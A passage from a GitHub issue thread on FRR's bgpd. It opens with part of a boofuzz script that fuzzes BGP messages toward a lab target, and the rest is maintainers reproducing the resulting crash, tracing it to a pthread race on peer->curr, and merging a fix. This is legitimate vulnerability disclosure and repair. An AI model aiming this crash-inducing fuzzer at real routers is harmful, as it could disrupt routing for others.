        s_byte(value=0x00, endian=BIG_ENDIAN, name="Error Subcode", fuzzable=True)
        s_string(value="", name="Error Message", size=-1, padding=b'\x00', fuzzable=True)
    s_block_end()
s_block_end()



TARGET_IP = "172.17.0.3"
TARGET_PORT = 179

fuzz_sess = Session(
    target=Target(
        # TCPSocketConnection example
        connection=TCPSocketConnection(
            host=TARGET_IP,
            port=TARGET_PORT,
            send_timeout=5,
            recv_timeout=5,
            server=False,
        ),
    ),
    # other extra settings
    ignore_connection_reset=True,
    receive_data_after_each_request=True,
    receive_data_after_fuzz=True,
  )

  fuzz_sess.connect(s_get("bgp_open"))
  fuzz_sess.connect(s_get("bgp_open"),s_get("bgp_keepalive"))
  fuzz_sess.connect(s_get("bgp_keepalive"),s_get("bgp_notification"))
  fuzz_sess.fuzz()
```

ton31337 commented on Jul 28 Member

Thanks.

spwpun commented on Jul 28 Author

> Thanks.

By the way, I just tested it again using this boofuzz script and bgpd crashes at about 4 minutes. In my opinion there is a 90% chance of success.

ton31337 commented on Jul 28 Member

Can't replicate quickly in 30 minutes. Running with:

```
# timeout -s 9 1800 python3 b.py
```

Trying more...

spwpun commented on Jul 28 Author

> Can't replicate quickly in 30 minutes. Running with:
>
> ```
> # timeout -s 9 1800 python3 b.py
> ```
>
> Trying more...

Have you added '-fsanitize=address' cflags for frr when compiling？ I tested it again with your command, crashed in about 10 minutes

ton31337 commented on Jul 28 Member

Yep, I compiled with `--enable-address-sanitizer` as usual.

spwpun commented on Jul 28 Author

> Yep, I compiled with `--enable-address-sanitizer` as usual.

It's so strange, maybe out of my knowledge. Try more time or other platform?

mjstapp commented on Jul 28 Contributor

just read through this, and it does look like this may be real (imo).
the io pthread is careful to hold the io_mutex while it tests and reads from peer->curr, but the main pthread in `bgp_process_packet()` only holds the mutex long enough to set the pointer, not while using it (or freeing it):

```
		frr_with_mutex(&peer->io_mtx) {
			peer->curr = stream_fifo_pop(peer->ibuf);
		}
```

spwpun commented on Jul 28 Author

> Yep, I compiled with `--enable-address-sanitizer` as usual.

Maybe you could use gdb to debug it with the first script, add breakpoint at bgp_packet.c:2886 and bgp_packet.c:922. :)

spwpun commented on Jul 29 Author

> just read through this, and it does look like this may be real (imo). the io pthread is careful to hold the io_mutex while it tests and reads from peer->curr, but the main pthread in `bgp_process_packet()` only holds the mutex long enough to set the pointer, not while using it (or freeing it):
>
> ```
> 		frr_with_mutex(&peer->io_mtx) {
> 			peer->curr = stream_fifo_pop(peer->ibuf);
> 		}
> ```

Thanks for reply, I also think it's real,

spwpun commented on Jul 29 • edited ▾ Author

> **@spwpun** can you provide a script or something to easily run and replicate the crash? I have a potential fix, but I want to verify.

@ton31337 Hi， thanks for your patiently reply， now have you checked this issue or fixed it? If any question, feel free to ask, I'll try my best to answer.

mjstapp mentioned this issue on Sep 9

bgpd: avoid notify race between io and main pthreads #11926

Merged

ton31337 closed this as completed in #11926 on Sep 12

Assignees

ton31337

Labels

bgp triage

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

bgpd: avoid notify race between io and main pthreads
mjstapp/frr

3 participants